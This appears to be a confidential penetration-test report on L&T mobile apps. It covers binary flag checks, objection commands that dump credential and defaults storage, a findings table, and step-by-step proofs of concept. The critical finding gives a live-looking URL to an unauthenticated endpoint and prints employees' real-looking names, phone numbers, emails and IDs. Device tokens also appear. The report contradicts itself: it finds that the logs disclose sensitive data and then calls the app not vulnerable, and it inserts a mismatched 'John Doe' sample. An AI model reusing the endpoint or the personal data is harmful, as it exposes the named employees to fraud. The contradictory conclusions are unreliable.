This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Workline iOS application.

We started testing for security flags implementation and carried out this attack using the MobSF tool, these flags serve as a protection mechanism against memory leakage attacks. It was observed that the iOS application had effectively implemented the necessary security flags. Therefore, we can say that the application is not vulnerable to insecure security flags implementation.

IPA BINARY ANALYSIS			
PROTECTION	STATUS	SEVERITY	DESCRIPTION
ARC	True	Info	The binary is compiled with Automatic Reference Counting (ARC) flag. ARC is a compiler feature that provides automatic memory management of Objective-C objects and is an exploit mitigation mechanism against memory corruption vulnerabilities.
CODE SIGNATURE	True	Info	This binary has a code signature.
ENCRYPTED	False	Warning	This binary is not encrypted.
NX	True	Info	The binary has NX bit set. This marks a memory page non-executable making attacker injected shellcode non-executable.
PIE	True	Info	The binary is build with -fPIC flag which enables Position independent code. This makes Return Oriented Programming (ROP) attacks much more difficult to execute reliably.
RPATH	True	Warning	The binary has Runpath Search Path (@rpath) set. In certain cases an attacker can abuse this feature to run arbitrary executable for code execution and privilege escalation. Remove the compiler option -rpath to remove @rpath.
STACK CANARY	True	Info	This binary has a stack canary value added to the stack so that it will be overwritten by a stack buffer that overflows the return address. This allows detection of overflows by verifying the integrity of the canary before function return.
SYMBOLS STRIPPED	True	Info	Debug Symbols are stripped

Showing 1 to 8 of 8 entries

Previous  Next

Figure#1 Tested for Security Flags Implementation

For hardcoded sensitive information stored in the info.plist file. Following the attack scenario's execution, no evidence of sensitive information being stored in the file was found. This outcome affirms that the application has taken appropriate security measures to prevent unauthorized access to sensitive information. Therefore, it was clear that the application is not vulnerable to hardcoded sensitive information disclosure.

```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3  <plist version="1.0">
4    <dict>
5      <key>BuildMachineOSBuild</key>
6      <string>22A400</string>
7      <key>CFBundleDevelopmentRegion</key>
8      <string>en</string>
9      <key>CFBundleDisplayName</key>
10     <string>Workline.hr</string>
11     <key>CFBundleExecutable</key>
12     <string>GonativeIO</string>
13     <key>CFBundleIcons</key>
14       <dict>
15         <key>CFBundlePrimaryIcon</key>
16           <dict>
17             <key>CFBundleIconFiles</key>
18             <array>
19               <string>AppIcon60x60</string>
20             </array>
21             <key>CFBundleIconName</key>
22             <string>AppIcon</string>
23           </dict>
24         </dict>
25       <key>CFBundleIcons-ipad</key>
26       <dict>
27         <key>CFBundlePrimaryIcon</key>
28           <dict>
29             <key>CFBundleIconFiles</key>
30             <array>
31               <string>AppIcon60x60</string>
32               <string>AppIcon76x76</string>
33             </array>
34             <key>CFBundleIconName</key>
35             <string>AppIcon</string>
36           </dict>
37       </dict>
38     <key>CFBundleIdentifier</key>
39     <string>hr.workline.app</string>
40     <key>CFBundleInfoDictionaryVersion</key>

```

Tab Size 4 XML

Figure#2 Tested for Sensitive Information Disclosure on Local Storage

Moreover, we checked for sensitive data storage under "nsurlcredentialstorage" and "nsuserdefaults" and carries out this attack using the "objection" tool and examined the application's storage of data. It was observed no sensitive data was stored in plain text format. Therefore, we can say that the application is not vulnerable to sensitive data storage under "nsurlcredentialstorage" and "nsuserdefaults".

```
hr.workline.app on (iPhone: 15.7) [usb] # ios nsurlcredentialstorage dump
Protocol Host Port Authentication Method User Password
----- -----
hr.workline.app on (iPhone: 15.7) [usb] #
hr.workline.app on (iPhone: 15.7) [usb] |
hr.workline.app on (iPhone: 15.7) [usb] #
hr.workline.app on (iPhone: 15.7) [usb] |
hr.workline.app on (iPhone: 15.7) [usb] |
```

Figure#3 Tested for Sensitive Data Storage – NSURLCredentialStorage

```
hr.workline.app on (iPhone: 15.7) [usb] #
hr.workline.app on (iPhone: 15.7) [usb] #
hr.workline.app on (iPhone: 15.7) [usb] # ios nsuserdefaults get
{
    "AKLastEmailListRequestDateKey": "2024-03-07 06:04:11 +0000",
    "AKLastIDMSEnvironment": 0,
    "AddingEmojiKeyboardHandled": 1,
    "AppleKeyboards": [
        "en_IN",
        "emoji"
    ],
    "AppleKeyboardsExpanded": 1,
    "AppleLanguages": [
        "en-IN"
    ],
    "AppleLanguagesDidMigrate": 19H12,
    "AppleLanguagesSchemaVersion": 2000,
    "AppleLocale": "en_IN",
    "ApplePasscodeKeyboards": [
        "en_IN@sw=QWERTY;hw=Automatic",
        "emoji@sw=Emoji"
    ],
    "GT_APP_ID": "55c6ae8-653c-4ecd-a021-925aba78c836",
    "GT_DEVICE_TOKEN": "b466c18ed18228b2b6514b0ca2e599448bb0b5317e99aa8991fb236521c35a",
    "GT_DEVICE_TOKEN_LAST": "f271d0ceacd8b867e2a7efdf4f73fied6401ae2a9193e8cf4a2bd452b940b322c5",
    "GT_LAST_CLOSED_TIME": "+1789616196.577476",
    "GT_PLAYER_ID": "ecc78762-9c63-4042-87af-4a8285e6c62f",
    "GT_PLAYER_ID_LAST": "ecc78762-9c63-4042-87af-4a8285e6c62f",
    "Global_Enabled": 0,
    "HK_Library": "auto",
    "Hook_AntiDebugging": 0,
    "Hook_DeviceCheck": 1,
    "Hook_DynamicLibraries": 1,
    "Hook_DynamicLibrariesExtra": 0,
    "Hook_EnvVars": 1,
    "Hook_FakeMac": 0,
    "Hook_FileSystem": 1,
    "Hook_Foundation": 0,
    "Hook_HideApps": 0,
    "Hook_LowLevelC": 0,
    "Hook_MachBootstrap": 0,
```

Figure#4 Tested for Sensitive Data Storage - NSUserDefaults

Furthermore, testing was done for sensitive data disclosure via iOS logs, and we carried out this attack by checking if the application transfers any sensitive data in the logs. It was observed that the application does disclose sensitive information through iOS logs. Therefore, we can say that the application is not vulnerable to sensitive data disclosure via iOS logs.

```

15:59:52 backboardd MultitouchHID[47273] <Notice> [HID] [MT] dispatchEvent Dispatching event with 1 children, _eventMask=0x863 _childEventMask=0x843 Cancel=0 Touching=1 inRange=1
15:59:52 SpringBoard(UikitCore)[47275] <Notice> Evaluating dispatch of UIEvent: 0x283d59ec0; type: 0; subtype: 0; backing type: 11; shouldSend: 1; ignoreInteractionEvents: 0, systemGestureStateChange: 0
15:59:52 SpringBoard(UikitCore)[47275] <Notice> Sending UIEvent type: 0; subtype: 0; to windows: 1
15:59:52 SpringBoard(UikitCore)[47275] <Notice> Sending UIEvent type: 0; subtype: 0; to window: <UISystemGestureWindow: 0x115f294d0>; contextId: 0x9e00087f
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0239 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0241 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0240 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0240 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0240 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0241 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0242 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0242 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0242 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0243 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0243 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0243 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0244 DR=200.0000 factor=0.0000
15:59:52 SpringBoard(UikitCore)[47275] <Notice> Sending UIEvent type: 0; subtype: 0; to windows: 1
15:59:52 SpringBoard(UikitCore)[47275] <Notice> Sending UIEvent type: 0; subtype: 0; to window: <UISystemGestureWindow: 0x115f294d0>; contextId: 0
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0244 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0244 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0245 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0245 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0245 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0246 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0246 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0247 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0247 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0248 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0248 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0249 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0249 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0250 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0250 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0251 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0251 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0252 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0252 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0253 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0253 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0254 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0254 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0255 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0255 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0256 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0256 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0257 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0257 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0258 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0258 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0259 DR=200.0000 factor=0.0000
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0259 DR=200.0000 factor=0.0000
15:59:52 backboardd MultitouchHID[47273] <Notice> [HID] [MT] dispatchEvent Dispatching event with 1 children, _eventMask=0x863 _childEventMask=0x843 Cancel=0 Touching=1 inRange=1
15:59:52 SpringBoard(UikitCore)[47275] <Notice> Evaluating dispatch of UIEvent: 0x283d59ec0; type: 0; subtype: 0; backing type: 11; shouldSend: 1; ignoreInteractionEvents: 0, systemGestureStateChange: 0
15:59:52 SpringBoard(UikitCore)[47275] <Notice> Sending UIEvent type: 0; subtype: 0; to windows: 1
15:59:52 SpringBoard(UikitCore)[47275] <Notice> Sending UIEvent type: 0; subtype: 0; to window: <UISystemGestureWindow: 0x115f294d0>; contextId: 0x9e00087f
15:59:52 backboardd (CoreBrightness)[47273] <Notice> Lcurrent=105.7143 Lr=0.0261 DR=200.0000 factor=0.0000
15:59:52 SpringBoard(UikitCore)[47275] <Notice> Evaluating dispatch of UIEvent: 0x283d59ec0; type: 0; subtype: 0; backing type: 11; shouldSend: 1; ignoreInteractionEvents: 0, systemGestureStateChange: 0
15:59:52 SpringBoard(UikitCore)[47275] <Notice> Sending UIEvent type: 0; subtype: 0; to windows: 1

```

Figure#5 Tested for Sensitive Data Disclosure via iOS Logs


Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Insecure Communication, Flag Misconfigurations and Sensitive Data Exposure and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

## Graphical Representation of Vulnerabilities:

This section highlights the graphical representation of the vulnerability severity discovered during the assessment:



## Summary of Key Findings

After thorough investigation, the test team successfully identified several vulnerabilities in the Android Application Penetration Testing. Despite exhaustive efforts, the L&T Mobile Penetration Testing modules exhibited security concerns.

Finding ID #	Vulnerability Title	Severity Level	CVSS Score	Status
#9XEMEE	Unauthenticated Personally Identifiable Information (PII) Disclosure in Spoors Collection Android Application	Critical	9.1	Open
#R63Q8T	Hardcoded Sensitive Credentials in D2C Android Application Source Code	Medium	5.9	Open
#GBXWQP	Improper Root Detection Implementation in Brake Android Application	Medium	5.2	Open
#DVH4ZM	Lack of Root Detection Implementation in Farm Digital Android Application	Medium	4.8	Open
#4N408F	Improper Root Detection Implementation in Spoors Collection (All- non ML retail loans ) Android Application	Medium	4.8	Open
#P49EH8	Clear Text Traffic is Enabled in the Farm Digital Android Application	Low	3.7	Open
#PWQDKL	Username Enumeration on Login Page in the Farm Digital Android Application	Low	3.7	Open
#GPRES5	Clear Text Traffic is Enabled in the Brake Android Application	Low	3.7	Open
#HTVR86	User Enumeration on Login Page in the Brake Android Application	Low	3.7	Open
#37C7OQ	Clear Text Traffic is Enabled in the WRF Android Application	Low	3.7	Open
#CQHK98	Source Code is not Obfuscated in the WRF Android Application	Low	3.7	Open
#8ZLLST	Misconfigured Transport Security Feature in the Workline iOS Application	Low	3.7	Open
#EDAYEV	Apache Tomcat Version and Internal IP Disclosure in Spoors RCU Application	Low	3.7	Open
#GGQ38X	Apache Tomcat Default Page Disclosure in the Spoors Collection (All- non ML retail loans) Android Application	Low	3.7	Open
#1O3HXO	Qlik Sense Android Application is	Low	3.7	Open

	Vulnerable to Microsoft IIS Server Version Disclosure			
#OJ05T4	SSL Pinning Bypass in the Farm Digital Android Application	Low	3.1	Open
#JHFF5K	Jailbreak Detection Bypass using the Hestia Tool in the D2C iOS Application	Low	3.1	Open
#HGAOU1	SSL Pinning Bypass using the SSL Kill Switch 2 Tool in the D2C iOS Application	Low	3.1	Open
#6P95OD	SSL Pinning Bypass in the Spoors Collection (All- non ML retail loans ) Android Application	Low	3.1	Open
#5HMYW6	The cleartextTrafficPermitted is Set to True in Qlik Sense Android Application	Low	3.1	Open
#77UHUO	Background Screen Capture is not Disabled in the Farm Digital Android Application	Low	2.4	Open
#NE5HJJ	Background Screen Capture is not Disabled in the Spoors Collection (All- non ML retail loans ) Android Application	Low	2.4	Open

## Detailed Finding

The below sections list the detailed technical description of the identified vulnerabilities, possible mitigation strategies with references, security risk, and step-by-step details to reproduce the vulnerabilities.

### 1. #9XEMEE Unauthenticated Personally Identifiable Information (PII) Disclosure in Spoors Collection Android Application

Description
During the assessment, we discovered the PII endpoint data of employees without any authentication.  /ltf6/service/collection/getEmployeesByHomeBranch?branchEntityId=1 discloses the PII data of employees without any authentication.

CVSS	Vector String	Risk Rating
9.1	3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	Critical

Module Name	Affected Resource
• /ltf6/service/collection/getEmployeesByHomeBranch?branchEntityId=1	Spoors Collection (All- non ML retail loans ) Application pentest

Security Risk
<p>The reported security severity of this vulnerability is classified as <b>Critical</b>, considering the exploitability. Here are the security impacts:</p> <ul style="list-style-type: none"> <li>This vulnerability poses a significant risk to the privacy and security of users of the Spoors Collection Application. The exposed PII may include but is not limited to:             <ol style="list-style-type: none"> <li>emplId</li> <li>companyId</li> <li>empNo</li> <li>empFirstName</li> <li>empLastName</li> <li>empPhone</li> <li>empEmail</li> <li>managerId</li> <li>empFormId</li> </ol> </li> </ul> <p>Unauthorized access to such sensitive data could lead to identity theft, financial fraud, or other malicious activities targeting the affected users.</p>

## Workaround/Mitigation

To address this vulnerability, implement the following:

- Implement proper access control on critical endpoints such as: /ltf6/service/collection/getEmployeesByHomeBranch?branchEntityId=1
- Introduce robust authentication mechanisms to ensure that only authorized users can access sensitive data within the application.
- Implement access controls and permissions to restrict access to Personally Identifiable Information (PII) only to authenticated and authorized users.
- Provide only information that is required by the application.

## References

<https://cwe.mitre.org/data/definitions/359.html>


## Proof of Details(POC)

The following steps provide a precise sequence of actions necessary to reproduce or initiate the identified issue or behavior.

### Steps to Reproduce:

Step 1: Open the URL address:

<https://cfe.ltferp.com/ltf6/service/collection/getEmployeesByHomeBranch?branchEntityId=1>



```
branchEntityId: 1
[{"id": 1, "name": "John Doe", "age": 30, "city": "New York"}, {"id": 2, "name": "Jane Smith", "age": 28, "city": "Los Angeles"}]
```

Step 2: Expand the any index. Observe the PII of the employees.

▶ 1:	{...}
▼ 2:	
empId:	3392
clientEmpId:	null
companyId:	229
calendarId:	null
empNo:	"20097256"
empFirstName:	"SHAILESH"
empLastName:	"KAMBLE"
empTypeId:	1
empPhone:	"9822872179"
empAddressStreet:	null
empAddressArea:	null
empAddressCity:	null
empAddressDistrict:	null
empAddressPincode:	null
empAddressLandMark:	null
empAddressState:	null
empAddressCountry:	null
empEmail:	"KAMBLESCHAILESH@LTFS.COM"
imei:	null
homeLat:	null
homeLong:	null
workLat:	null
workLong:	null
managerId:	3249
managerNo:	null
timeZoneDisplayName:	null
timezoneOffset:	null
rank:	0
isUpdate:	null
empTypeName:	"Field"
empMappedGroupIds:	null
empCheckInTarget:	null

▶ 238:	{...}
▼ 239:	
empId:	49289
clientEmpId:	null
companyId:	229
calendarId:	null
empNo:	"50033278"
empFirstName:	"Bharath"
empLastName:	"kumar.n"
empTypeId:	1
empPhone:	"9972283376"
empAddressStreet:	null
empAddressArea:	null
empAddressCity:	null
empAddressDistrict:	null
empAddressPincode:	null
empAddressLandMark:	null
empAddressState:	null
empAddressCountry:	null
empEmail:	"bharathkumarn@ltfs.com"
imei:	null
homeLat:	null
homeLong:	null
workLat:	null
workLong:	null
managerId:	49233
managerNo:	null
timeZoneDisplayName:	null
timezoneOffset:	null
rank:	0
isUpdate:	null
empTypeName:	"Field"
empMappedGroupIds:	null

Step 3: Repeat "Step 2" to view other employees PII.

▶ 238:	{...}
▼ 239:	
empId:	49289
clientEmpId:	null
companyId:	229
calendarId:	null
empNo:	"50033278"
empFirstName:	"Bharath"
empLastName:	"kumar.n"
empTypeId:	1
empPhone:	"9972283376"
empAddressStreet:	null
empAddressArea:	null
empAddressCity:	null
empAddressDistrict:	null
empAddressPincode:	null
empAddressLandMark:	null
empAddressState:	null
empAddressCountry:	null
empEmail:	"bharathkumarn@ltfs.com"
imei:	null
homeLat:	null
homeLong:	null
workLat:	null
workLong:	null
managerId:	49233
managerNo:	null
timeZoneDisplayName:	null
timezoneOffset:	null
rank:	0
isUpdate:	null
empTypeName:	"Field"
empMappedGroupIds:	null

# SecureLayer7

Time and Again, Securing You

## 2. #R63Q8T Hardcoded Sensitive Credentials in D2C Android Application Source Code

Description	
Upon successful testing, it was discovered that the "ctAccountId" and "ctPassCode" of com.payu.ui were stored hardcoded in the "build.config" file.	

CVSS	Vector String	Risk Rating
5.9	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N	Medium

Module Name	Affected Resource
• D2C Mobile (Android) Application	D2C Mobile (Android) Application pentest

Security Risk
This vulnerability's reported security severity is categorized as <b>Medium</b> , considering the exploitability. Below is a significant security impact:

- Once the hardcoded credentials are discovered, malicious actors can exploit them to gain unauthorized access to backend systems or services.

Workaround/Mitigation
To mitigate this vulnerability, implement the following:


- Instead of hardcoding credentials directly into the build configuration file, store them as environment variables. This approach keeps sensitive information out of the source code and allows for easier management and rotation of credentials without requiring code changes.

References
<a href="https://cwe.mitre.org/data/definitions/798.html">https://cwe.mitre.org/data/definitions/798.html</a>


Proof of Details(POC)

### Follow these steps to reproduce

Step 1: Import the APK file in Jadx-Gui, and observe the Source Code.



Step 2: Open the "BuildConfig" file com.payu.ui > BuildConfig.



Observe the disclosure of hardcoded credentials.

### 3. #GBXWQP Improper Root Detection Implementation in Brake Android Application

Description
Upon successful testing of the Brake Android application, SecureLayer7 discovered that the application had implemented the root detection mechanism. Upon further investigation, SecureLayer7 observed that the application has an improper root detection mechanism and can be bypassed using the Frida script.

CVSS	Vector String	Risk Rating
5.2	3.1#CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:L	Medium

Module Name	Affected Resource
• Brake Application	Brake Application pentest

Security Risk
The assessed security impact of this vulnerability is categorized as <b>Medium</b> , considering the exploitability. The following are the significant security impacts:

- Rooted devices have elevated privileges, allowing malicious users to manipulate the application's data, access sensitive information, or inject malicious code.
- Rooted devices can bypass security mechanisms implemented by the application, potentially granting unauthorized access to sensitive user data, such as personal information, financial details, or credentials.

Workaround/Mitigation
To address this vulnerability, put the following into practice:

- Implement a strong root detection mechanism in place and update it regularly to minimize bypasses that may arise.
- The application should implement root detection. For example, it could check for the existence of certain files or folders that are present on a rooted device.
- Add anti-hooking and anti-debugging checks to avoid bypassing root detection in the Android application.
- Implement a proper root detection mechanism, and when calling the root detection logic, do not return boolean values as this can be modified at runtime to return negative results.

References
@ 2024 - SecureLayer7 - Confidential and Proprietary

<https://owasp.org/www-project-mobile-top-10/2016-risks/m1-improper-platform-usage>

### Proof of Details(POC)

